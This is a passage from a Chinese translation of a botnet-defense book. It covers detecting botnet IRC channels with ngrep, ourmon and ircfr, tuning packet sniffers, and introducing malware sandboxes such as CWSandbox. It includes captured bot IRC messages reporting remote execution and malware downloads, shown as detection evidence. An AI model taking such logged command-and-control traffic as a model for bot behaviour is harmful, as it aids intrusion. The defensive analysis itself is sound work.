# script serverip.log
# ngrep - q host 10.0.0.1
# Cntrl-D
```

在第三个例子中，我们展示了如何使用 UNIX 脚本命令来建立一个 ngrep 输出的日志。这样，即使你离开了电脑旁边，也不用担心某些令人关注的消息滚动过了屏幕。scirpt 命令记录所有输出到一个文件 typescript 中，它在本地默认目录中。Control-D 结束文件，中止 script 记录。Script 可以使用参数如 serverip.log，这样可以自定义记录的文件名，不使用默认的文件名 typescript。

那么，我们在记录中能看到什么呢？第一个例子，可能看到这样的内容：

```
T 192.168.1.1:1036 -> 10.0.0.1:7007 [AP]
PRIVMSG ##xploit :.e.(1.0b) ( tftpd.m.d.1 ) ....File sent to 192.168.1.
70,executing C:\WINDOWS\System32\winPE.exe on remote machine...
T 192.168.1.1:1036 -> 10.0.0.1:7007 [AP]
PRIVMSG ##xploit :.e.(1.0b) ( ftp.m.d.1 ) ....File sent to 192.168.
1.70,executing C:\WINDOWS\System32\winPE.exe on remote machine...
If you have any doubts about this you could always search the Internet for
winPE.exe. In that case,you will find
http://www.sophos.com/security/analyses/w32rbotajl.html to make for
interesting reading.
```

Ngrep 告诉 TCP 协议正在使用中（标识位 T），以及数据包是从 192.168.1.1 的端口 1036 发送往远程的 10.0.0.1（僵尸服务器!）的 7007 端口。信道名称是 #xploit，这个消息相当令人担忧。显然一个新系统刚被攻击，一些名为 win PE.exe 的文件被下载到该系统。Ngrep 是一个很不错的工具，可以用来观察当前的目标或者分析以前存储的 tcpdump 格式的信息。

另一方面，有可能从之前 ourmon IRC 摘要中发现一些可疑之处（见表 9.3）。

表 9.3 Ourmon IRC 摘要：信道 #y3##

#y3##	MsgStats	Maxworm	服务器	源端口/目标端口	日期戳
192.168.2.3	53	54	H	2366/28555	Oct_16_22:18:46_PDT
10.0.0.1	53	66	S	28555/2366	Oct_16_22:18:46_PDT

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因此，这里的问题在于有一个很小的 IRC 网络，包括一个本地主机和一个非常奇怪的信道名字。之前从来没有见过这个信道名字，扫描权重值是中等水平，没有特别的扫描迹象。如果本地客户端 192.168.2.3 的扫描权重为 99，我们可能会更加肯定它的扫描行为。现在假设这个信道是昨天出现的，恰巧没有昨天的数据包来帮助调查到底发生了什么，所以这里使用 ircfr 程序来观察是否能从这样一个可疑的信道中来了解到些什么。

Ircfr 是 ourmon 提供的一种嗅探工具，因为是刚研究出的工具，所以还比较简单，可以在/home/mrourmon/src/tools/ircfr 找到。安装时，参看那个目录下的 README 文档。它的基本思想是捕获 IRC 有效载荷（PRIVMSG 或者 JOIN），然后将最近几天的信息存储在文件中。昨天的文件存为 ircfr.yesterday.txt，今天的文件存为 ircfr.today.txt，午夜时候今天的文件转移到昨天去，然后重新捕捉今天的数据输出。我们需要做的就是找到存储的文件，使用 grep 找到信道名：

```
# grep "channel = #y3##" ircfr.yesterday.txt
ircfr.yesterday.txt: IRCMSG: PRIVMSG: s = 192.168.2.3 -> d = 10.0.0.1
dport = 28555 sflag = 0, channel = #y3## clen = 5: p = [PRIVMSG ##y3## :[DOWN-
LOAD]:
Downloaded 175.5 KB to c:\windows\system32\winl0gon.exe @ 175.5 KB/sec.]
```

这里数据包的有效载荷是 IRC PRIVMSG 命令的数据。数据告诉我们一个叫 winl0gon.exe 的恶意软件被下载了，因此#y3##是一个僵尸网络信道。

优化系统

拥有像 ourmon 或者 Snort 这样的工具可能会遇到的问题是系统的性能问题。性能出现问题的原因可能是系统负载太大或者有很多扫描器，或者可能最更糟糕的是——你是大型 DDoS 攻击的目标。那么，我们能做什么呢？当然可以关掉 ourmon 的过滤器或者减少发给 Snort 的信号。换句话说，让系统少干些事情。但是这样做没有意义，更何况容易产生安全问题。关掉了 ourmon 的一个功能（该功能很可能用于显示一些重要的异常情况），很可能就发现不了一些重要的异常情况。少给 Snort 一个信号，就可能发现不了即将到来的 SQL 攻击。应该指出这是嗅探器这类技术的普遍问题，并不仅仅是 ourmon 的探测器。

进一步讨论之前，先看图 9.1，它展示了嗅探过程（如 ourmon 的探测器）读取数据包流程的系统架构。

传统的操作系统如 FreeBSD 和 Linux 在网络抓包和嗅探方面的方法大同小异。基本的想法是网卡发出中断（或者被读操作轮询，最终由硬件时钟中断驱动，总之都是由一个中断开始），然后读入一定数量的数据包并放在操作系统的缓存中（图中没有画出）。然后缓存中的数据被复制到内核中的一个一定容量环缓存中去。理论上环缓存是一个不停使用的队列。然后应用程序可以调用读系统来读取环缓存中的数据包并处理它们。这实际上是一个非常经典的操作系统设计模式，称为生产者-消费者模式。生产者

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9.1 操作系统数据包嗅探器的架构

是操作系统，包括 NIC 驱动器和环缓存代码（用于将数据包填充到缓存队列中）。消费者是 ourmon 探测器应用程序。

一个非常普遍的问题是，由于某些重要原因，操作系统必须在应用程序之前运行，否则操作系统就可能不能给应用程序提供服务。这可能意味着设备驱动器忙于将数据包填充到环缓存中去，应用程序得不到机会读取环缓冲中的数据。在单 CPU 的系统中这样的情况很容易发生。频繁的中断也是其中原因之一，如果太多数据包短时间内快速涌过来（如小数据包的 DDoS 攻击），网卡可能会用不停的中断锁死整个系统。系统仅仅应付网卡的中断，其他的基本上都做不了了。这是一种锁称为活锁（livelock），系统并没有死机，但是也不能做其他的事情。现在了解总体概况后，我们来看看各种优化技术。

买一个双核（Dual-Core）CPU

如今的年代，进行并行计算相当容易且也越来越便宜。AMD 和 Intel 都有双核处理器的计算机。Dual-Core 意味着采用对称多处理（symmetric multiprocessing，SMP）操作系统，能够在一个核上有效率地运行网卡程序，另一个运行 ourmon 探测器。这样避免了争抢 CPU 资源（一般应用程序总是争不到）。这个办法非常有效，应该作为运行重要的嗅探器程序的标准方法。如果拥有一个双核 CPU，还要保证操作系统使用了 SMP（对称多处理技术）！如果忘记开启软件，只是拥有硬件那也是没有多少效用的。

使用不同的电脑，分开前端与后端

ourmon 的配置程序 configure. pl（见第 6 章）分开安装了前端探测器和后端处理软件。因此可以将前端探测器软件安装在一台计算机上，后端处理软件安装在另一台主机。这样它们就不会抢占一台计算机了。然后采用如 TCP（可靠性能好）将前端输出的文件传送到后端。我们一般在前端探测器上开一个小型服务器，然后采用 wget 应用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

程序来复制文件。还可以在没有密码短语的批模式中采用安全命令解释器（Secure Shell，www.openssh.org）。Wget见后端脚本/home/mrourmon/bin/omupdate.sh可以找到的方法。它只要输入一个合适的探测器IP地址。在前端探测器上使用访问控制列表ACL很好，可以保证只有后端的主机可以进入访问文件，也可以禁止任何外部的主机访问前端探测器。

买一个双核，双CPU的主板

如果买两个双核的CPU，SMP操作系统会认为你有4个CPU！这样可以在一个系统上运行所有的ourmon软件，无论前端还是后端。一个硬件用于网卡读取数据包，一个硬件处理探测器的信息，一个硬件用于Perl脚本运行处理后端代码（多数情况）。还有一个网卡，可以运行如ngrep、ircfr或Snort。将来希望使用硬件的ourmon探测器，这样4个逻辑上的CPU都能用上。

扩大内核的环缓存

在实验中发现大的内核缓存有时会有助于减少丢包的数量。这并不总是起作用，但是如果通信中有丢包现象时，这是第一个应该试试的办法。如果这不行，可能需要新的硬件。方法是首先找到启动ourmon的shell脚本，改变其中的内核缓存变量（使缓存变大）。变量的设置必须基于pkts过滤器获得的数据（见图6.1）。如果发现一直在丢包，而且丢的数量以千计，这可能意味着因为探测器没有取得足够的CPU资源来运行，数据包都堆积在内核缓存，不能及时读出。这时找到ourmon.sh脚本（它是用来启动ourmon的）。如在FreeBSD或者Linux中，ourmon启动脚本可能在下面几个位置（切记实际应用时修改）：

- **FreeBSD/Linux** /home/mrourmon/bin/ourmon.sh或者/usr/local/mrourmon/bin/ourmon.sh（取决于安装的目录）
- **FreeBSD** /usr/local/etc/rc.d/ourmon.sh（随开机自动启动程序存放的目录）
- **Linux** /etc/initd/ourmon.sh（随开机自动启动程序存放的目录）

对脚本进行编辑，启动ourmon探测器（名字ourmon）前两个参数（位于函数star_om（）中）。例如在FreeBSD 5.X系统中，有如下代码：

```
start_om()
{
sysctl -w debug.bpf_bufsize=8388608
sysctl -w debug.bpf_maxbufsize=8388608
```

Linux和FreeBSD上，两个sysctl命令都是用来设置内核缓存的。先关闭ourmon，调用这两个命令修改缓存，然后重启ourmon。这里我们想把这两个8 388 608都放大一倍，也就是16 777 216。需要做的就是把内核缓存从8μB增加到16μB。不用顾虑太多，16μB对如今的计算机而言小事一桩。看看这个办法对丢包的情况有没有改善，有时候能行，但有时候的原因是CPU能力不够。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

减少中断

如果 DDoS 攻击发生了，ourmon 或者 Snort 探测器估计会迎来难过的一天。现在多数的网卡当然不会让一个包触发一次中断那样频繁。但是记住，一个千兆网卡，可能会收到每秒 1 500 000 左右小数据包，因此操作系统仍然会锁死处理中断的进程，什么也做不了。Linux 由于在网络设备驱动中用了新的 NAPI 技术，情况会好一些。NAPI 可以减轻之前提到的“活锁”（livelock）问题。另一方面，FreeBSD 6. x 的操作系统中可以开启设备轮询机制，并且为支持它的启动器所用。设备轮询机制的基本思想是，一个设备不会自己触发中断，而是由时钟中断触发操作系统自己去轮询设备，取得数据包。尽管这里不详细介绍 BSD 内核配置（可以通过网页查看 BSD 的文档学习并了解它），但还是要介绍下它的大概方法：

（1）打开设备轮询设备选项配置内核，设置频率为 1kHz 或者 2kHz，后者适于大量的数据包 options DEVICE _ POLLING

```
options HZ = 2000
```

（2）内核配置完毕并重新启动，打开设备轮询选项。例如，如果是一个 Intel 的千兆网卡名字为 em，用以下命令打开轮询：

```
# ifconfig em0 polling
```

结果可能会如第 6 章中图 6. 2 所示。如果没有轮询，那么探测器就不能捕捉到这个峰值流量。

小结

本章讨论了很多技术，可以帮助分析人员减少“战争迷雾”或者有助于提高 ourmon 效率的方法。在面对攻击的时候，必须考虑效率问题，因为系统会负担太多本地主机平台的工作。有助于分析的技术包括触发器机制和事件日志机制，前者能够自动地记录有需要关注的数据包（以及相关的事件日志）到 tcpdump 格式的文件；后者提供给读者触发器开关的消息以及重要的 ourmon 系统的事件。我们还讨论了如何分析网页目录和日志目录下的数据文件。这些日志不是在线的，但对某些基于网络的摘要非常有用。此外对这些日志进行搜索，时而可以提供有关边缘现象的重要线索。最后介绍了各种优化技术。大多数优化技术目的是为了提高前端探测器的性能或稳健性。如果探测器的速度提高，就能做更多的工作。希望我们也可以提高它面对大型的 DoS 攻击的鲁棒性。

快速回顾

自动包捕获

√ Ourmon 有一套机制，能让它针对某些异常事件自动捕获数据包。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- √ 自动包捕获机制需要在探测器的配置文件中打开。一般需要为每个触发器创建 dump 文件目录，并指定阈值和捕获包的数量。
- √ 触发器的开和关的事件都记录在 ourmon 的事件日志中，可以在网页的主页面的顶部和底部找到。
- √ 针对异常检测的触发器包括 trgger _ worm 触发器、UDP 扫描权重触发器和 drops 触发器。
- √ trigger _ worm 触发器在扫描 IP 主机超出阈值的时候开始捕捉数据包。
- √ UDP 扫描权重触发器在超出指定阈值（UDP 扫描权重）的时候开始捕捉数据包，针对每个主机的包捕获是分开的。
- √ Drops 触发器在丢包数量超出阈值的时候开始捕捉数据包。这种触发器的信噪比较低，所以如果大多数数据包都是 DoS 攻击包时只可能更有效。但是这种情况下探测器系统本身可能会失效。
- √ 捕获的数据包可以使用嗅探器如 tcpdump 或者 wireshark 来查看。

Ourmon 事件日志

- √ 事件日志记录存储了令人关注的（重要的）前端（探测器）和后端（处理软件）事件。事件日志的目标就是存储重要的安全事件以及重要的 ourmon 系统事件。
- √ 注意存储了僵尸网络客户端和服务器探测的事件日志。
- √ 事件日志在每天的午夜滚动更新，“今天的”事件存成为“昨天的”事件。系统保存大约一周的事件日志，可以在网页上找到（主页面的底部）。

搜索 Ourmon 日志的技巧

- √ Ourmon 日志信息存在两个目录下：后端系统的网页目录和日志目录。位置与安装路径相关，/home/mrourmon/web. pages（网页目录）和/home/mrourmon/logs（日志目录）。
- √ 网页目录中，IRC 摘要存储为 ircreport _ today. txt（今天）、ircreport. 0. txt（昨天）、ircreport. 1. txt（前天）等。
- √ 网页目录中，syndump（所有本地主机）的 TCP 扫描权重信息存储为 syndump. daily. txt（今天）、syndump. 0. txt（昨天）等。
- √ 网页目录中，一般的 TCP 扫描权重信息存储为 wormsum. all _ daily. txt、wormsum. all. 0. txt 等 。
- √ 可以使用 grep 搜索 TCP 扫描权重摘要文件和 IRC 文件。
- √ 对于每个 IP 地址 TCP 扫描权重摘要文件有 4 行，所以使用命令 grep - A 4 很有用。
- √ 采用 find 和 grep 命令搜索 TCP 端口报告日志（/home/mrourmon/logs/portreport）或者 UDP 端口报告日志（/home/mrourmon/logs/udpreport），可以观察到一段时间内攻击系统行为。
- √ 采用 find、wc 和 sort 命令搜索 TCP 端口报告日志，可以轻易找到当天最大的那

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个文件。这个文件常常与 RRDTOOL 蠕虫图表中的峰值有关。

嗅探 IRC 消息

- √ Ngrep 是一个搜索字符串模式的嗅探器（主要第七层的有效载荷）。
- √ 它常用于观察往来于可疑 IP 主机的 IRC 流量。
- √ Ourmon 自己也有一个嗅探器，称为 IRC 轻型记录器（ircfr），可以用来记录所有的 IRC 数据。这使得安全工程师在边缘异常检测事件中可以查看有可疑的主机或信道，从而判断该主机或信道是良性的或者恶性的。

优化系统

- √ Ourmon 和其他系统（如 Snort）依赖于对数据包的嗅探。在传统的操作系统理论中，是一个消费者-生产者问题的模型。操作系统生产数据包，把它们放到 OS 的队列中，应用程序（如 ourmon 探测器）读取数据包然后进行处理。
- √ 高速率的数据包由于操作系统的原因（占用大量操作系统资源）会导致问题：禁止应用程序运行或者被太多的中断引发活锁（livelocking）。
- √ 提高性能的办法是使用双核 CPU，让 CPU 在支持 SMP 的系统上能一边处理中断一边处理应用程序。
- √ 双核、双 CPU 系统可以使整个 ourmon 有效地运行于一台计算机上。
- √ 如果有丢包现象，可以尝试修改系统缓存，让操作系统的工作队列稍微长一些。
- √ 如果有丢包现象，也可以尝试在 FreeBSD 中的网卡驱动中使用轮询机制。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：Linux 和 FreeBSD 哪个更适合用探测器？

答：这个问题很好，这里有一些权衡的考量。如使用 Linux，与 FreeBSD 相比，有更多的用户。另一个方面，使用 FreeBSD 抓包比 Linux 更有效率（我们已经在 PSU 的实验室测试过，测试中使用的是一个数据包高速产生器）。PhilWood 针对 Linux 修改了 libpcap（http：//public. lanl. gov/cpw）。libpcap 为包嗅探机制提供 Linux 内核级别的环缓存的内存映射支持，充分地提高了 Linux 的性能。使用 FreeBSD 和 Intel 的网卡时，我们认为至少使用双核 CPU。如果这样（双核 CPU），我们还是推荐 FreeBSD。

问：除了中断，还有其他的因素导致数据包丢失吗？

答：在 DDoS 攻击期间，包丢失是一个很复杂的问题。我们已经发现，如果有太多的小数据包短时间到达端口，某些网卡可能仅仅只是丢掉数据包。在 BSD 和 Linux 上，使用 netstat - in 命令可能会显示输入错误，这个命令是用来检查网卡是否有大量的错误。很不幸的是，我们在这里并没有什么好的解决办法，除了换一块其他的网卡。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 10

第 10 章
使用沙盒工具应对僵尸网络

本章主要内容：

- CWSandbox 介绍
- 检查分析报告的样本
- 解释分析报告
- 在线沙盒对僵尸病毒的监测结果

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

有很多方法来获得僵尸网络或者某个特定的僵尸病毒的信息，尤其是在第5章和第7章中介绍的。获得了僵尸病毒的信息后，有一种分析这类病毒的方法，通过它可以了解僵尸网络更多的内部细节以及通信方式和僵尸网络的基本结构——在所谓的沙盒（sandbox）中运行僵尸网络软件，也是本章将介绍的沙盒（sandbox）技术。

沙盒在计算机安全领域是一个非常普遍的概念，用来运行一个未认证或者不可信的程序。沙盒提供一个监控器和控制环境，处于控制之下的运行环境关闭了一些关键操作，使得运行于其中的软件不能对真正的主机系统进行任何破坏。或者说，可以在一个完全虚拟的环境（仿真的处理器、内存和文件系统）中运行，虚拟环境中的程序不能访问实际系统。在对恶意软件进行分析时，沙盒的主要特点不是阻挡软件对系统资源的访问，而是监视访问过程。通常都会使用一个虚拟机或者其他类似的机制，这样分析结束后，能够回到干净的没有被感染的初始状态，所以对于沙盒内系统的安全保护并不重要。这种分析技术称为行为分析（behavior analysis），与之相对的是代码分析（code analysis），使用调试器或者反编译工具来检查程序代码。

有几个软件工具能够进行这类行为分析，在沙盒中执行样品程序，监测实际过程并给出分析报告。一个是Norman Sandbox，由Norman ASA（挪威公司，主要从事数据安全工作）开发。Norman模拟仿真了一个完整的计算机系统和网络。分析过程及相关技术的详细信息可以在Norman Sandbox公司提供的沙盒白皮书[1]中找到。在线版本见http：//sandbox. norman. no/live. html，任何人都可以提交恶意软件的样本，然后通过邮件得到分析报告。

另一个是TTAnalyze，由Ikarus Software GmbH和Technical University of Vienna大学合作开发。TTAnalyze使用PC模拟器QEMU来运行一个完整的Windows操作系统。在这个模拟系统中，采用API hook技术（本章后面会讲述）监控恶意软件的关键的系统调用。不连接网络的好处是恶意软件无法感染其他的主机，但也有坏处，就是能收集的信息更少，因为没有建立真正的连接。

Chas Tomlin选用了另一种实现方法——沙网（sandnet）。在沙网中，恶意软件在实际Windows系统中执行，而不是在虚拟或者模仿的环境。在执行了60s后，主机重启并强制引导到Linux的映像而不是Windows操作系统。在这个过程中，使用了“引导前执行环境技术”（Preboot Execution Environment，PXE）。这是一种机制能让系统通过网络接口启动而不依赖于主机上的操作系统或者硬盘上存储的数据。在启动了Linux后，Windows系统所在的分区被挂载，其中所有文件信息、注册表信息等被导出，然后送到其他的电脑上做进一步的分析。之后使用PartImage将Windows分区恢复到最开始干净的状态（PartImage是一个映像恢复工具，类似于ghost，更多信息见网站www. partimage. org）。因为Chas Tomlin的沙网关注的是网络活动，所以需要做一些配置。在恶意软件执行期间，Windows主机通过IRC服务器（应答所有的IRC连接请求）连接到一个虚拟网络，而且会捕获所有的数据包来检查后来所有的网络流量。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用 Perl 脚本对这些数据包进行各种协议分析，包括 IRC、DNS、HTTP 等，提取出相关信息。

Truman 中使用了类似的方法，由 SecureWorks 的 Joe Stewart 开发的“可复用的未知恶意软件分析网络”（The Reusable Unknown Malware Analysis Net）。它包括一个基于 Chas Tomlin 的 PXE 窗口映像的 Linux 客户端，采用 Linux 和一组附加的工具（详细信息可以查询 www. wiul. org）。恶意软件样本也是在实际的 Windows 系统中执行，连接一个虚拟网络。当样本执行完毕后，Truman 工具会记录系统的内存和文件系统的内容。然后采用不同的分析工具可以分析记录的内容并与初始系统状态做比较。更多的信息可以查阅 www. lurhq. com/truman。

最后是 CWSandbox，Carsten Willems 提出的理论并进一步改善，现在仍然在研究。免费版本和商业版本都可以在 Sunbelt 软件中找到，更多的信息及沙盒工具可以查询 www. cwsandbox. org 和 www. sunbeltsandbox. com。

稍候本章会讲述使用 CESandbox 进行恶意软件分析。首先介绍沙盒的总体架构和各个组成部分。然后介绍并分析一个非常简单的僵尸病毒的样本分析报告。之后详细描述在真正的恶意软件分析中如何使用沙盒，并结合许多不同的真实的恶意软件行为（通常是僵尸病毒导致的）的例子。这部分会让你了解并能够分析报告，并识别出所分析的僵尸病毒重要行为的内核。最后给出一些通过我们的在线沙盒系统得出的结论，它们是成功分析了超过 10 000 个恶意样本得到的。

CWSandbox 介绍

CWSandbox 是一个自动的恶意软件（行为）分析器，通过将程序放到可控制的环境中运行，捕获它调用的所有相关的 Windows API，来对程序进行动态的分析。因为这些 API 调用都是为了访问 windows 的系统资源（例如文件、注册表、网络等），所以所有恶意软件的行为都能被检测。接下来，在监控数据的基础上会产生一个更高级的摘要报告。由于重点在于分析僵尸病毒，因此主要工作集中在读取并分析网络流量数据。

首先为对沙盒有个直观的印象，我们来看一个小例子。它描述了对僵尸病毒的分析过程，数据是从一个蜜罐里收集来的。我们在本章用这个例子作为基本的例子，因为它虽然简单，但是包括了目前所知道的僵尸病毒的大部分技术和攻击行为。这个病毒，BitDefender 称之为 Backdoor. IRCBot. S，VG 称之为 BackDoor. Generic4. VT，Kaspersky 称之为 Backdoor. Win32. IRCBot. yc，我们用它的 MD5 hash 值进行命名：82f78a89bde09a71ef99b3cedb991bcc. exe。开启 CWSandbox 进行分析，命令如下：

```
c: \ cwsand box. exe TARGET _ FILENAME = 82f78a89bde09a71ef99b3ced b991bcc. exe
```

这样沙盒开始运行恶意代码并通过检测它的 API 调用来监测它的行为。图 10. 1 展示了它执行输出的一个例子。上面的主控制台窗口打印的是恶意软件进程的信息和所有开启或者感染的新进程信息。下面的消息日志窗口给出了监测到的所调用的 API 窗口。经过一段时间（预先规定）后，终止或停止所有的恶意软件进程。最后，从收集到的数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

据创建出一个高级的 XML 分析报告摘要。分析报告中针对每个进程都有独立的部分，每部分下有几个子部分包含了一系列的信息，如一部分记录对文件系统的访问，一部分记录了对注册表的访问，一部分记录了进行的网络操作等等。图 10.2 显示了一个这样的 XML 记录。




图 10.1　运行中的 CWSandbox

CWSandbox 不仅能用来创建单个恶意软件的分析报告，还可以综合到一个大系统中——“自动分析集群”（Automated Analysis Suite）。这个集群包括一些软件组件，用来自动收集和分析恶意软件。图 10.3 是一个 AAS 的示意图。所有组件都围绕一个中央数据库，数据库包括恶意软件样本文件和分析结果报告。数据来源于手动提交恶意软件样本或者通过 Nepenthes 工具自动搜集。当然，其他机制也可以利用这些接口提交恶意软件（但目前为止只有 Nepenthes）。另一方面，有一台或多台 CWSandbox 主机，进行真正的分析行为。这样的主机上都运行 CWSandbox，周期性地查询数据库中新样本。如果查询到一个新样本，它会下载到主机并开始分析。之后会生成报告发送给数据库，系统随即回到干净的状态。因此，在我们的实时系统中，大多数 CWSandbox 主机都实现为虚拟机，运行在 VMWare 下，但这只是为了方便。需要的是一种机制在分析结束后，将 CWSandbox 主机系统恢复到最初的干净状态。因而可以使用应用工具如 DeepFreeze（一个硬件恢复工具）来完成，或者使用双重启动工具或者网络启动工具。关于 DeepFreeze 的详细信息参见 www. faronics. com/html/deepfreeze. asp。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10.2　分析报告

